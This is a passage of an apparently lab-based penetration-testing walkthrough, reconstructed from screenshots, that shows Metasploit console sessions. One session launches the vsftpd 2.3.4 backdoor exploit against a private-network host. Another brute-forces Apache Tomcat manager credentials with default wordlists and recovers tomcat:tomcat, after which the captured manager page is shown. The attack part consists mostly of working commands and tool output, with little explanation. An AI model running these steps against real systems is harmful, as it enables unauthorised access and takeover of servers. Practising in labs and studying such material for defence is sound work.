

Metasploit Framework

1. Accessing Metasploit framework :



```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

                                   ___          ____
                               ,-""   `.      < HONK >
                             ,'  _   e )`-._ /  ----
                            /  ,' `-._<.===-'
                           /  /
                          /  ;
              _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-'    _,'
         `._    ,    /__,-'
            ""._\__,'< <____
                 | |  `----.`.
                 | |        \ `.
                 ; |___      \-``
                 \   --<
                  `.`.<
                    `-'



       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

```


2. Exploiting vsftpd vulnerable:



```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.8
RHOST ⇒ 192.168.1.8
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```


Vsftpd_234_backdoor payload configuration

3. Exploiting Apache Tomcat vulnerable:




```
 ______________
< metasploit >
 --------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search auxiliary tomcat

Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  auxiliary/dos/http/apache_commons_fileupload_dos  2014-02-06       normal  No     Apache Commons FileUpload
and Apache Tomcat DoS
   1  auxiliary/admin/http/tomcat_ghostcat             2020-02-20       normal  Yes    Apache Tomcat AJP File Rea
d
   2  auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09     normal  No     Apache Tomcat Transfer-Enc
oding Information Disclosure and DoS
   3  auxiliary/scanner/http/tomcat_enum               .                normal  No     Apache Tomcat User Enumera
tion
   4  auxiliary/dos/http/hashcollision_dos             2011-12-28       normal  No     Hashtable Collisions
   5  auxiliary/admin/http/ibm_drm_download            2020-04-21       normal  Yes    IBM Data Risk Manager Arbi
trary File Download
   6  auxiliary/admin/http/tomcat_administration       .                normal  No     Tomcat Administration Tool
 Default Access
   7  auxiliary/scanner/http/tomcat_mgr_login          .                normal  No     Tomcat Application Manager
 Login Utility
   8  auxiliary/admin/http/tomcat_utf8_traversal       2009-01-09       normal  No     Tomcat UTF-8 Directory Tra
versal Vulnerability
   9  auxiliary/admin/http/trendmicro_dlp_traversal    2009-01-09       normal  No     TrendMicro Data Loss Preve
ntion 5.5 Directory Traversal


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/admin/http/trendmicro_dlp_traver
sal
```

Tomcat login payload through http




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED ⇒ 3
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.31.128
RHOSTS ⇒ 192.168.31.128
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                Required  Description
   ────              ───────────────                ────────  ───────────
   ANONYMOUS_LOGIN   true                           yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  3                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                              database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the lis
                                                              t
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current data
                                                              base (Accepted: none, user, user&realm)
   PASSWORD                                         no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framewo  no        File containing passwords, one per line
                     rk/data/wordlists/tomcat_mgr_
                     default_pass.txt
   Proxies                                          no        A proxy chain of format type:host:port[,type:host:po
                                                              rt][ ... ]
   RHOSTS            192.168.31.128                 yes       The target host(s), see https://docs.metasploit.com/
                                                              docs/using-metasploit/basics/using-metasploit.html
   RPORT             8180                           yes       The target port (TCP)
   SSL               false                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framewo  no        File containing users and passwords separated by spa
                     rk/data/wordlists/tomcat_mgr_                ce, one pair per line
                     default_userpass.txt
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framewo  no        File containing users, one per line
                     rk/data/wordlists/tomcat_mgr_
                     default_users.txt
   VERBOSE           true                           yes       Whether to print output for all attempts
```

Payload configuration



```
[-] 192.168.31.128:8180 - LOGIN FAILED: role:admin (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:manager (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:role1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:root (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:tomcat (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:s3cret (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:vagrant (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:QLogic66 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:password (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:Password1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:r00t (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:toor (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:password1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:j2deployer (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:OvW*busr1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:kdsxc (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: role:xampp (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.31.128:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.31.128:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

Brute-forcing to get the username and password for tomcat login



Apache Tomcat/5.5

Administration
Status
Tomcat Administration
Tomcat Manager

Documentation
Release Notes
Change Log
Tomcat Documentation

Tomcat Online
Home Page
FAQ
Bug Database
Open Bugs
Users Mailing List
Developers Mailing List
IRC

Examples
JSP Examples
Servlet Examples
WebDAV capabilities

Miscellaneous

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:


- **users@tomcat.apache.org** for general questions related to configuring and using Tomcat
- **dev@tomcat.apache.org** for developers working on Tomcat

Thanks for using Tomcat!

Powered by TOMCAT

Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

Tomcat portal page



Tomcat Web Application Manager

Message: OK

Manager

List Applications | HTML Manager Help | Manager Help | Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

